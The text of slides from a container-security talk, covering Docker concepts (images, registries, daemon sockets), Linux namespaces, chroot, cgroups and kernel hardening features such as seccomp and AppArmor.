Breaking The Box: Container Security
Aleš Brelih
About me
- Proud parent
- Security engineer @ 3fs.cloud
- Locked Shields
- OSCP+
- Contact: [email protected]
Slides

https://dctf.alesbrelih.dev
Basics
Containers
- Lightweight, portable, and executable software packages.
- Run consistently across various environments.
Properties
- Isolation: Processes should run independently, unaware of other processes or the host system.
- Encapsulation: Wraps everything an application needs to run (including dependencies and libraries) into a single package.
- Resource restriction: Controls and limits the amount of CPU, memory, and disk resources that each container can use.
Benefits
- Portability: Run consistently across different environments (e.g., development, testing, production).
- Lightweight: Share the host OS kernel, reducing overhead compared to VMs.
- Scalability: Quickly scale applications as needed.
- Faster Deployment: Quick startup times and simplified CI/CD pipelines.
- Security: Process isolation reduces the risk of vulnerabilities spreading.

Containers vs Virtual machines
Similarities
- Self-contained unit that can run anywhere.
- Remove the need for physical hardware.
Differences
- Containers share host kernel while VMs virtualize hardware and run multiple guest operating systems on a single physical machine.
Building blocks
- Images: Templates to create containers.
- Containers: Instances of Docker images.

- Dockerfile: Text instructions to build Docker images.
- Volumes: Data persistance.
- Docker daemon: Background process managing images, containers, networks, volumes.
- Docker client: Used to interact with “docker” daemon.

- Docker registry: Location where images are stored.
Dockerfile
Docker image
A lightweight, standalone, and executable package that includes everything needed to run a container (code, runtime, libraries, and dependencies).
Properties
- Immutability: Ensures consistency by keeping the same image across different environments.
- Reproducibility: Guarantees consistent environments across different deployments.
- Layered Structure: Built in layers, allowing for efficient storage, reuse, and updates.
- Versioning & Tagging: Enables tracking of different builds and updates using tags (e.g., v1.0, latest).
Docker registries
- Storage for docker images.
- Allows users to store, manage, and retrieve docker images.
- Can be public or private.
- Examples: Docker Hub, AWS ECR, and Google Container Registry.
Docker daemon
Linux
- Listen on a socket (/var/run/docker.sock) This is the default
- Listen on a TCP port (2375/TCP) unauthenticated.
- Listen on a TCP port (2376/TCP) authenticated.
Windows
- via a named pipe at npipe:////./pipe/docker_engine.
Running containers
Other useful commands
Lets jump a bit deeper (Linux)
What is a container?
- It is just a process.
- Isolated and restricted environments to run one or many processes inside.
Recap - what makes a process a container?
- Isolation
- Encapsulation
- Resource restriction

Namespaces - Isolation
- Allow a process to have its own isolated instance of global resources (e.g., process IDs, network interfaces).
- They limit the potential impact of malicious processes.
- Changes to the system resource are visible to other processes that are members of the namespace, but are invisible to other processes.
Namespace types
- Control Groups (Cgroups)
- Inter Process Communication (IPC)
- Network
- Mount
- Process ID (PID)
- Time
- User
- Unix Time Sharing (UTS)

Chroot - Encapsulation
- Used to run command or interactive shell with a new root directory.
Docker image layers

Changes inside containers


Cgroups - Resource restriction
- Allow you to allocate resources (CPU time, system memory, network bandwidth, or combinations of these resources among processes)
- Cgroups are organized hierarchically (child cgroups inherit some of the attributes of their parents)
Kernel security features: Seccomp, AppArmor, and SELinux
- Seccomp: Filters system calls a container can make. By default, Docker applies a seccomp profile to reduce the attack surface.
- AppArmor/SELinux: Provide mandatory access control (MAC) to restrict container access to resources
Let’s put all together

